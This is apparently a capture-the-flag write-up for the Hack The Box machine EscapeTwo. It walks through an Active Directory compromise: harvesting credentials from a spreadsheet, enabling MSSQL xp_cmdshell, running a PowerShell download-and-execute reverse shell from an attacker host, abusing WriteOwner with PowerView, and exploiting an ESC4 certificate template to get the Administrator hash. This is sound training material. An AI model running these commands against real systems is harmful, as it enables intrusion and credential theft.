 https://app.hackthebox.com/machines/642
Introduction
EscapeTwo starts with simple windows account with creds. I will use those to find a broken Excel workbook that contains a passwords to get sa access to MSSQL. From there I’ll enable xp-cmdshell and get a foothold on the box. There I’ll find more creds and pivot to the first user. I will abuse a WriteOwner privilege on a service account to get access as that account. The service account can exploit ESC4 in the ADCS setup to get Administrator access.
Enumeration
nmap scan
$nmap $IP -oN scan_ports -Pn

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-29 23:41 +01
Nmap scan report for 10.10.11.51
Host is up (0.62s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1433/tcp open  ms-sql-s
3268/tcp open globalcatLDAP- services scan :
$ nmap $IP -oN scan_services -Pn -sV -sC -p53,88,135,139,445,464,593,636,1433,3268

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-29 23:47 +01
Nmap scan report for 10.10.11.51
Host is up (0.63s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-29 22:47:30Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldapssl?
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:34:57
|_Not valid after:  2124-06-08T17:00:40
|_ssl-date: 2025-09-29T22:49:39+00:00; +1s from scanner time.
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ssl-date: 2025-09-29T22:49:45+00:00; +2s from scanner time.
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-09-29T22:34:53
|_Not valid after:  2055-09-29T22:34:53
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-09-29T22:49:43+00:00; +1s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:34:57
|_Not valid after:  2124-06-08T17:00:40
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-09-29T22:49:02
|_  start_date: N/A
Info
- there is MSQL server
- there is SMB
- the DC is
DC01.sequel.htband domainsequel.htb
SMB shares
- there are tow shares not common in windows shares ( Accounting Department and Users) .
- we have read permission
$ nxc smb $IP -u rose -p KxEPkKe6R8su --shares

SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.10.11.51     445    DC01             [*] Enumerated shares
SMB         10.10.11.51     445    DC01             Share           Permissions     Remark
SMB         10.10.11.51     445    DC01             -----           -----------     ------
SMB         10.10.11.51     445    DC01             Accounting Department READ
SMB         10.10.11.51     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.51     445    DC01             C$                              Default share
SMB         10.10.11.51     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.51     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.51     445    DC01             SYSVOL          READ            Logon server share
SMB 10.10.11.51 445 DC01 Users READ- accessing to the
Accounting Departmentusingsmbclient, I can see two excel sheets
$ smbclient -U rose%KxEPkKe6R8su //$IP/'Accounting Department'

Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jun  9 11:52:21 2024
  ..                                  D        0  Sun Jun  9 11:52:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 11:14:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 11:52:07 2024

6367231 blocks of size 4096. 911708 blocks available- but we can open them after get them in local machine . they are corrupted
- these file is a Zip file , not excel
$ file accounts.xlsx
accounts.xlsx: Zip archive data, made by v2.0, extract using at least v2.0, last modified, last modified Sun, Jun 09 2024 10:47:44, uncompressed size 681, method=deflate- I unzip them and I find some files
$ tree accounts
accounts
├── [Content_Types].xml
├── _rels
├── docProps
│   ├── app.xml
│   ├── core.xml
│   └── custom.xml
└── xl
    ├── sharedStrings.xml
    ├── styles.xml
    ├── theme
    │   └── theme1.xml
    ├── workbook.xml
    └── worksheets
        ├── _rels
        │   └── sheet1.xml.rels
        └── sheet1.xml

7 directories, 10 files

$ tree accounting_2024

accounting_2024
├── _rels
├── docProps
│   ├── app.xml
│   └── core.xml
└── xl
    ├── _rels
    │   └── workbook.xml.rels
    ├── printerSettings
    │   └── printerSettings1.bin
    ├── sharedStrings.xml
    ├── styles.xml
    ├── theme
    │   └── theme1.xml
    ├── workbook.xml
    └── worksheets
        ├── _rels
        │   └── sheet1.xml.rels
        └── sheet1.xml

9 directories, 10 files- in
accounts/xl/sharedStrings.xmlfile , I found creds of other users - using
nxci enumerate users using provided credsrose - from the output , i see the user
oscarthat his password already insharedStrings.xml
$ nxc smb $IP -u rose -p KxEPkKe6R8su --users
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.10.11.51     445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.51     445    DC01             Administrator                 2024-06-08 16:32:20 0       Built-in account for administering the computer/domain
SMB         10.10.11.51     445    DC01             Guest                         2024-12-25 14:44:53 0       Built-in account for guest access to the computer/domain
SMB         10.10.11.51     445    DC01             krbtgt                        2024-06-08 16:40:23 0       Key Distribution Center Service Account
SMB         10.10.11.51     445    DC01             michael                       2024-06-08 16:47:37 0
SMB         10.10.11.51     445    DC01             ryan                          2024-06-08 16:55:45 0
SMB         10.10.11.51     445    DC01             oscar                         2024-06-08 16:56:36 0
SMB         10.10.11.51     445    DC01             sql_svc                       2024-06-09 07:58:42 0
SMB         10.10.11.51     445    DC01             rose                          2024-12-25 14:44:54 0
SMB         10.10.11.51     445    DC01             ca_svc                        2025-09-30 17:17:28 0
SMB         10.10.11.51     445    DC01             [*] Enumerated 9 local users: SEQUEL
$ xmllint --format ./xl/sharedStrings.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="25" uniqueCount="24">
<si>
<t xml:space="preserve">First Name</t>
</si>
<si>
<t xml:space="preserve">Last Name</t>
</si>
<si>
<t xml:space="preserve">Email</t>
</si>
<si>
<t xml:space="preserve">Username</t>
</si>
<si>
<t xml:space="preserve">Password</t>
...SNIP...
<si>
<t xml:space="preserve">Oscar</t>
</si>
<si>
<t xml:space="preserve">Martinez</t>
</si>
<si>
<t xml:space="preserve">oscar@sequel.htb</t>
</si>
<si>
<t xml:space="preserve">oscar</t>
</si>
<si>
<t xml:space="preserve">86LxLBMgEWaKUnBG</t>
</si>
...SNIP...- I use
nxcto see if the password is still works . from the output i can see that.
$ nxc smb $IP -u oscar -p 86LxLBMgEWaKUnBG
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB 10.10.11.51 445 DC01 [+] sequel.htb\oscar:86LxLBMgEWaKUnBG- there is also cred of MSSQL user :
$ xmllint --format ./xl/sharedStrings.xml


..SNIP...
</si>
  <si>
    <t xml:space="preserve">sa@sequel.htb</t>
  </si>
  <si>
    <t xml:space="preserve">sa</t>
  </si>
  <si>
    <t xml:space="preserve">MSSQLP@ssw0rd!</t>
  </si>
</sst>
Creds
- username : oscar
- password : 86LxLBMgEWaKUnBG
- email : oscar@sequel.htb MSSQL user :
- username : sa
- password : MSSQLP@ssw0rd!
test MSSQL creds
- attempt to test
saaccount in MSSQL was work . also the output ofnxcshow this account is local admin
$ nxc mssql $IP -u sa -p 'MSSQLP@ssw0rd!'  --local-auth
MSSQL       10.10.11.51     1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL 10.10.11.51 1433 DC01 [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)- I will use
mssqlclient.pyto connect to MSSQL
$ mssqlclient.py sequel.htb/'sa:MSSQLP@ssw0rd!'@$IP

/usr/local/bin/mssqlclient.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.13.0.dev0+20250929.185848.25bf1067', 'mssqlclient.py')
Impacket v0.13.0.dev0+20250929.185848.25bf1067 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (sa dbo@master)>- to run os commands , i will use
enable_xp_cmdshellto enablexp_cmdshell
SQL (sa  dbo@master)> enable_xp_cmdshell
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.

SQL (sa  dbo@master)> xp_cmdshell whoami
output
--------------
sequel\sql_svc
NULL
SQL (sa  dbo@master)>
Foothold
to get reverse shell i use nxcto run PowerShell command
$ nxc mssql $IP -u sa -p 'MSSQLP@ssw0rd!' --local-auth -X 'IEX(New-Object Net.WebCli│
ent).downloadString("http://10.10.14.16:3333/shell.ps1")'
i run a python server in my local host to upload shell.ps1 that contain powershell reverse shell command , and
nclistener
- in my listener , i get shell as
sql_svcuser
lateral movement
- in
C:\dir , i notice there is SQL2019 folder , inside i found aa interesting filesql-Configuration.INIthat contain password ofsql_svcuser
PS C:\SQL2019\ExpressAdv_ENU> type sql-Configuration.INI
[OPTIONS]

...SNIP...

FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"

...SNIP...- using command
net user. i notice the usersql_svcpresent in system
PS C:\SQL2019\ExpressAdv_ENU> net user
                                                                                                        User accounts for \\DC01

-------------------------------------------------------------------------------
Administrator            ca_svc                   Guest
krbtgt                   michael                  oscar
rose                     ryan                     sql_svc
The command completed successfully.- now , i will run
nxcwith password that we got with these users
$nxc smb $IP -u users.txt -p WqSZAF6CysDQbGb3
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.10.11.51     445    DC01             [-] sequel.htb\Administrator:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ca_svc:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\Guest:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\krbtgt:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\michael:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\oscar:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\rose:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [+] sequel.htb\ryan:WqSZAF6CysDQbGb3 - so , the password is reused with
ryanuser
Success
ryan : WqSZAF6CysDQbGb3
- i run Bloodhound collector using
ryancredentials - using the cypher query

MATCH p1=shortestPath((u1:User)-[r1:MemberOf*1..]->(g1:Group)) MATCH p2=(u1)-[:CanPSRemote*1..]->(c:Computer) RETURN p2. i found that ryan user can WinRM to DC
- using
evili can access to the DC from my linux attack host
evil-winrm -i $IP -u ryan -p WqSZAF6CysDQbGb3
- using Bloodhound , we see


ryanuser hasWriteOwnerpermission overCA_SVC(Certification Authority) object that is member ofCERT PUBLISHERSgroup - any user in
CERT PUBLISHERSare permitted to publish certificates.
privileges escalation
- using
WriteOwnerpermission . i can change password of the user usingPowerView.
*Evil-WinRM* PS C:\Users\ryan\Documents> upload PowerView.ps1

Info: Uploading /home/oxmg/HTB/EscapeTwo/PowerView.ps1 to C:\Users\ryan\Documents\PowerView.ps1

Info: Upload successful!
*Evil-WinRM* PS C:\Users\ryan\Documents> Import-Module ./PowerView.ps1
*Evil-WinRM* PS C:\Users\ryan\Documents> Set-DomainObjectOwner -Identity "ca_svc" -OwnerIdentity "ryan"
*Evil-WinRM* PS C:\Users\ryan\Documents> $cred = ConvertTo-SecureString '@Password123' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\ryan\Documents> Add-DomainObjectAcl -TargetIdentity "ca_svc" -Rights ResetPassword -PrincipalIdentity "ryan"
*Evil-WinRM* PS C:\Users\ryan\Documents> Set-DomainObjectOwner -Identity "ca_svc" -OwnerIdentity "ryan"
*Evil-WinRM* PS C:\Users\ryan\Documents> c
- Use
nxcto check if the password has been changed
nxc smb $IP -u ca_svc -p "@Password123"
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\ca_svc:@Password123
- using
certipy, i found a vulnerableDunderMifflinAuthenticationthe certificate template
 $certipy find -vulnerable -u "ca_svc" -p "@Password123" -dc-ip $IP -stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates

...SNIP...


Certificate Templates
  0
    Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireCommonName
                                          SubjectAltRequireDns
    Enrollment Flag                     : AutoEnrollment
                                          PublishToDs
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Enterprise Admins
        Full Control Principals         : SEQUEL.HTB\Cert Publishers
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
        Write Property Principals       : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC4                              : 'SEQUEL.HTB\\Cert Publishers' has dangerous permissions
$certipy template -u "ca_svc" -p "@Password123" -dc-ip $IP -template DunderMifflinAuthentication -save-old
/home/oxmg/.local/pipx/venvs/certipy-ad/lib/python3.11/site-packages/certipy/version.py:1: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
import pkg_resources
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Saved old configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'$certipy req -username ca_svc@sequel.htb -p '@Password123' -ca sequel-DC01-CA -template DunderMifflinAuthentication -target dc01.sequel.htb -upn administrator@sequel.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 13
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
- so we got the certificate that we can auth as administrator
$nxc smb $IP --pfx-cert administrator.pfx -u administrator
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\administrator:7a8d4e04986afa8ed4060f75e5a0b3ff (Pwn3d
$certipy auth -pfx administrator.pfx -domain sequel.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
- using the NT hash (
7a8d4e04986afa8ed4060f75e5a0b3ff) , we can log in as administrator usingevil-winrm
$evil-winrm -i $IP -u administrator -H 7a8d4e04986afa8ed4060f75e5a0b3ff

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
sequel\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>